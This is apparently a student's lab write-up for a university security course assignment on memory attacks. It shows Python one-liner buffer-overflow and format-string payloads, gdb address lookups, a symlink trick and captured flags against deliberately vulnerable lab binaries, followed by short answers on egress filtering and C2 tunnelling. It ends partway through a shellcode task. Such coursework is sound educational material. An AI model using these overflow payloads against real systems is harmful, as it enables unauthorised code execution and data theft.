
Xiao Liu a1878510

Assignment 0x03 - Memory Attacks

1. (1 point) Go to /home/q1/. Exploit the program to get the secret.


   First use the command “cat run_me.c” to see the code of the executable file and find the line “char buffer[1024];” indicated that the size of buffer is only 1024, so simply overflow it with 1025 bytes to overflow the argument “changeme” to non-zero.



```
[student@hacklabvm:/home/q1$ ./run_me $(python -c "print('A'*1025)")
 _________________________________________
/ csf2024s1_{flockwise-overdiversificatio \
\ n-muriciform}                           /
 -----------------------------------------
  \
   \
       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

2. (2 points) Go to/ home/q2/. Exploit the program to get the secret.

   Similar as the q1, just replace the 1025th byte to the address “0xabcdabcd” to write a specific data as the code indicated.




```
[student@hacklabvm:/home/q2$ ./run_me $(python -c "import sys; sys.stdout.buffer.
write(b'A'*1024 + b'\xcd\xab\xcd\xab')")
 ________________________________________
/ csf2024s1_{salvifics-cohesionless-nondi \
\ lation}                                 /
 ----------------------------------------
  \
   \
       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

3. (2 points) Go to/ home/q3/. Exploit the program to get the secret.


First look at the code, noticed that there are two function called “secret” and “lose”.

Xiao Liu a1878510




```
void secret()
{
    setreuid(geteuid(), getegid());
    system("/bin/cat /home/q3/secret");
}
void lose()
{
    printf("Try again...\n");
}
```

Then use "gdb" to find the address of the function "secret", make a breakpoint in the function to achieve the goal.



```
(gdb) br 19
Breakpoint 1 at 0x1252: file run_me.c, line 25.
(gdb) run
Starting program: /home/q3/run_me
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0xffffd5a4) at run_me.c:25
25            locals.fp = &lose;
(gdb) print secret
$1 = {void ()} 0x565561ed <secret>
```

Got the address of the function "secret" at "0x565561ed", use the similar command as q2 to rewrite the return address by using "./run_me $(python -c "import sys; sys.stdout.buffer.write(b'A'*1024 + b'\xed\x61\x55\x56')")".




```
student@hacklabvm:/home/q3$ ./run_me $(python -c "import sys; sys.stdout.buffer.
write(b'A'*1024 + b'\xed\x61\x55\x56')")
Jumping to function at 0x565561ed!!
 _________________________________________
/ csf2024s1_{hiddenly-avitaminoses-diasta \
\ lsis}                                   /
 -----------------------------------------
  \
   \
       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

4. (2 points) Go to /home/q4/. Exploit the program to get the secret.

Xiao Liu a1878510


Similar as q3, using “gdb” to find the address of the function “secret”.



```
(gdb) br 20
Breakpoint 1 at 0x1263: file run_me.c, line 26.
(gdb) run
Starting program: /home/q4/run_me
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0xffffd5a4) at run_me.c:26
26          locals.fp = &lose;
(gdb) print secret
$1 = {void ()} 0x565561fd <secret>
(gdb)
[3]+  Stopped                 gdb ./run_me
```

Knowing that “use sprintf instead of strcpy” and there is a limit for the string “if (strlen(argv[1]) > 100)”.


From the hint I know that I can use something like “printf "%0999d" 123”, so I run **“./run_me $(python -c "import sys; sys.stdout.buffer.write(b'%1024d' + b'\xfd\x61\x55\x56')")**” and got the answer.



```
student@hacklabvm:/home/q4$ ./run_me $(python -c "import sys; sys.stdout.buffer.
write(b'%1024d' + b'\xfd\x61\x55\x56')")
Jumping to function at 0x565561fd!!

 ----------------------------------------
/ csf2024s1_{similarities-waftage-pockhou \
\ se}                                     /
 ----------------------------------------
  \
   \

       --
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
```


5. (2 points) Go to /home/q5/. Exploit the program to get the secret.

From the code noticed that the “secret” is spelt wrong to the “secet”, and the “secet” file is not exist, so use “ln -s /home/q5/secret secet” to create a symbol link to the correct file.



```
student@hacklabvm:~$ ls -l
total 16
drwxr-xr-x  6 student student 4096 Jan  5 10:12 crypto
--w-rwxr-T  1 root    root      99 Jan  4 16:31 driftnet.sh
drwxr-xr-x 10 root    root    4096 Jan  5 10:12 linux_basics
lrwxrwxrwx  1 student student   15 Mar 29 15:08 secet -> /home/q5/secret
drwxr-xr-x  2 student student 4096 Mar  4 15:20 test
```


Then run the code again.



```
student@hacklabvm:~$ /home/q5/run_me
 _________________________________________
/ csf2024s1_{phalangitic-utfangethef-cano \
\ nicate}                                 /
 -----------------------------------------
  \
   \
       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

6. (2 points) Go to /home/q6/. Exploit the program to get the secret.

As mentioned in the code "// This is only a slight variation on Q2", I found that just the reading value read from input to the "environmental variable", so just use the same python code and rewrite the environmental variable to reach the goal.



```
student@hacklabvm:/home/q6$ export Q6_SECRET_CODE=$(python -c "import sys; sys.s
tdout.buffer.write(b'A'*1024 + b'\xef\xbe\xad\xde')")"
student@hacklabvm:/home/q6$ ./run_me
 _________________________________________
/ csf2024s1_{linkages-lunchtime-bepillare \
\ d}                                      /
 -----------------------------------------
  \
   \
       __
      UooU\.'@@@@@@`.
      \__/(@@@@@@@@@@)
           (@@@@@@@@)
           `YY~~~~YY'
            ||    ||
```

7. (1 point). Firewalls have the capability to block both ingress (inbound) and egress (outbound) traffic. Many organisations (and also true for my home NBN router) block ingress, but is pretty open when it comes to egress rules.

a) Why should organisations care about setting egress (outbound) firewall rules?

Xiao Liu a1878510


Organizations need to implement egress firewall rules primarily to prevent data exfiltration, restrict malware communication, prevent resource misuse, comply with regulatory requirements, and reduce their attack surface. Egress rules help in preventing unauthorized data from leaving the network, curtail the communication between malware and command and control servers, avoid the organization's resources from being used for external attacks, assist in adhering to data protection regulations, and minimize the pathways attackers can exploit.

b) Look up "C2 server" on the internet and explain why they can be successful even on firewalls that tightly restrict egress traffic to sanctioned ports like 53, 80 and 443.

C2 (Command and Control) servers can successfully operate in environments with strict egress traffic controls because they exploit the allowed communication on common ports. Encrypted communications over ports 80 and 443 can disguise malicious traffic as normal web traffic, making it hard to detect. Additionally, DNS tunnelling techniques can be used to hide commands and data within DNS queries and responses through port 53, bypassing simple port-based egress filters. These methods enable malware to communicate with C2 servers, receiving commands and exfiltrating data, even in tightly controlled network environments.


8. **(Bonus 2 points)** Go to /home/q7/. Exploit the program to get the secret.

Similar as the workshop “Running shellcode” part that use GDB to get the location of the saved eip address.




```
9           char buffer[1024];
10          strcpy(buffer, str);
(gdb) list
11          return;
12      }
13      int main(int argc, char **argv)
14      {
15          if (argc != 2)
16          {
17              printf("Usage: %s <input string>",argv[0]);
18              return -1;
19          }
20          bof(argv[1]);
(gdb) br 11
Breakpoint 1 at 0x11bb: file run_me.c, line 11.
(gdb) run $(python -c "import sys; sys.stdout.buffer.write(b'A'*1024)")”
Starting program: /home/q7/run_me $(python -c "import sys; sys.stdout.buffer.wri
te(b'A'*1024)")”
[Thread debugging using libthread_db enabled]
```

Xiao Liu a1878510



```
(gdb) x/264x $esp
0xffffc8a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc8b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc8c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc8d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc8e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffc8f0:     0x41414141      0x41414141      0x41414141      0x41414141
```

…




```
0xffffcc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcca0:     0x009d80e2      0xf7fd970b      0xffffccc8      0x56556204
0xffffccb0:     0xffffcee7      0xf7fc1678      0xf7fc1b50      0x00000001
(gdb) info frame
Stack level 0, frame at 0xffffccb0:
 eip = 0x565561bb in bof (run_me.c:11); saved eip = 0x56556204
 called by frame at 0xffffcce0
 source language c.
 Arglist at 0xffffcca8, args: str=0xffffcee7 'A' <repeats 200 times>...
 Locals at 0xffffcca8, Previous frame's sp is 0xffffccb0
 Saved registers:
  ebp at 0xffffcca8, eip at 0xffffccac
```

Then calculate the size of each part to generate a payload.

